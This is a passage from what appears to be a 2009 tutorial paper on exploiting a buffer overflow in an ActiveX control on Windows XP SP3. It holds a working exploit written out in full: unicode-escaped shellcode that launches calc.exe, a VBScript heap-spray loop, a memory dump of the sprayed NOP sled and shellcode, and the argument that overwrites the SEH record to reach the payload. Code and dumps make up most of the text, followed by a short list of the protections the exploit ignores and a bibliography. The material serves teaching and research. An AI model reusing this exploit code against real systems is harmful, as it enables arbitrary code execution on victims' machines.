u6853%u652E%u6578%u6865%u6163%u636C%u6D68%u3233%u685C%u7379%u6574%u5768%u5C53%u6873
%u4E49%u4F44%u4368%u5C3A%u8B57%u6ADC%u5305%uD0FF%uC483%u6820%uD87E%u73E2%u76E8%uFFFF
%uFFFF%u5BD0")
```

Here's our payload which will go into the heap and because it is going into the heap the bytes are rearranged to comply with the endianess of the system, which is in this case little-endian.

```
i=0
while(i &lt; 10000)
bigdummy(i) = nop+payload
i=i+1
wend
```

Here the NOP is concatenated with the payload and sprayed into the heap, that is, this combination is copied over and over into the heap. Creating a structure which looks like this,

NOP+Shellcode+NOP+Shellcode+NOP+Shellcode ...…………

```
0C0D0830 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0840 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0850 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0860 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0870 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0880 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0890 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08A0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08B0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08C0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08D0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08E0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D08F0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0900 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0910 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0920 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0930 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0940 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0950 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0960 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0970 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0980 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0990 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09A0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09B0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09C0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09D0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09E0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D09F0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A10 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A20 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A30 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A40 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A50 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A60 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A70 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0A80 90 90 90 90 90 90 90 90 90 90 57 33 F6 64 8B 76
0C0D0A90 18 AD AD 8B 40 E4 48 66 33 C0 66 81 38 4D 5A 75
0C0D0AA0 F5 8B E8 EB 44 8B 45 3C 8B 54 05 78 03 D5 8B 4A
0C0D0AB0 18 8B 5A 20 03 DD E3 31 49 8B 34 8B 03 F5 33 FF
0C0D0AC0 33 C0 FC AC 84 C0 74 07 C1 CF 0D 03 F8 EB F4 3B
0C0D0AD0 7C 24 04 75 E1 8B 5A 24 03 DD 66 8B 0C 4B 8B 5A
0C0D0AE0 1C 03 DD 8B 04 8B 03 C5 C3 68 98 FE 8A 0E E8 B2
0C0D0AF0 FF FF FF 5B 33 DB 53 68 2E 65 78 65 65 68 63 61
0C0D0B00 6C 63 68 6D 33 32 5C 68 79 73 74 65 68 57 53 5C
0C0D0B10 73 68 49 4E 44 4F 68 43 3A 5C 57 8B DC 6A 05 53
0C0D0B20 FF D0 83 C4 20 68 7E D8 E2 73 E8 76 FF FF FF FF
0C0D0B30 D0 5B 00 00 00 00 00 00 E3 00 E3 00 D8 01 08 02
0C0D0B40 06 07 00 00 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0B50 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0B60 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0B70 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0B80 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0B90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BA0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BB0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BC0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BD0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BE0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0BF0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0C00 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
0C0D0C10 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```


Image 11

This pattern is repeated for up to 10 MB of memory. And since we are using WScript to run the VBScript heap fragmentation is not an issue, but some applications like IE can have heap fragmentation issue, since these applications might be running for a long time.

Heap fragmentation causes our pattern of shellcode and NOP to not to lay consecutively in memory, it means that there will be random gaps between them containing garbage data (at least to us) which when executed causes the process to crash.

NOP + Shellcode + NOP + Random Data+ NOP + Random Data + NOP + Shellcode ……

There are ways to get around them [3]. But here we will assume that that heap is not fragmented and our NOP + shellcode pattern lays contiguously in memory.

```
arg3=arg3 &amp; unescape("%ff%ff%ff%ff")
arg3=arg3 &amp; unescape("%0C%0C%0C%0C")
arg4="defaultV"

victim. File arg1 ,arg2 ,arg3 ,arg4
```

Arg3 is the argument to File function that is causing the buffer-overflow. In these lines we are creating a new SEH record and overwriting the previous SEH record.

The SEH record contains two fields: Exception handler address and location of the next SEH record.

```
arg3=arg3 &amp; unescape("%ff%ff%ff%ff")
```

This line overwrites the exception record by setting the address to next SEH handler record to %ff%ff%ff%ff. That means end of exception chain.

```
arg3=arg3 &amp; unescape("%0C%0C%0C%0C")
```

This line overwrites the exception handler location by setting it to our shellcode location. This means that whenever an exception occurs the execution will be redirected to this address.

We can save this file with .wsf extension and execute it using WScript. On execution of this file you will see a calculator pop up on your screen, which means that our shellcode was executed successfully.

7. Conclusion

This paper is intended to show the complete process of exploiting buffer-overflow vulnerability, it does not cover scenarios in buffer-overflow attack where

1. DEP is enabled which will prevent us from executing our Shellcode
2. Heap fragmentation issues in long running application which will have fragmented heap spaces
3. Stack cookies, since the control is not using them
4. SafeSEH handling, it is not used in this control.
5. No heap related protection being used such as safe unlinking etc.
6. Since the exploit is done in Windows XP sp3, hence ASLR is only applicable to PEB, TEB structures and doesn't affect our exploit.

But all the missing capabilities can be built on top of the process mentioned in the paper.

8. Bibliography

1. Understanding Windows Shellcode, by Skape

   http://www.hick.org/code/skape/papers/win32-shellcode.pdf
   Accessed March 16, 2009

2. Beyond Stack Smashing: Recent Advances in Exploiting Buffer Overruns
   By Jonathan Pincus, Microsoft research

   http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=01324594
   Accessed March 16, 2009

3. Engineering Heap Overflow Exploits with JavaScript
   By: Mark Daniel
   Jake Honoroff
   Charlie Miller

   http://www.google.com/url?q=http://www.usenix.org/events/woot08/tech/full_papers/daniel/daniel.pdf&ei=uyy-SeCXLZ3gsAO-1alC&sa=X&oi=spellmeleon_result&resnum=1&ct=result&cd=1&usg=AFQjCNHrQxM91gtu5yVCJ0fiiw_CsKWdGQ
   Accessed March 16, 2009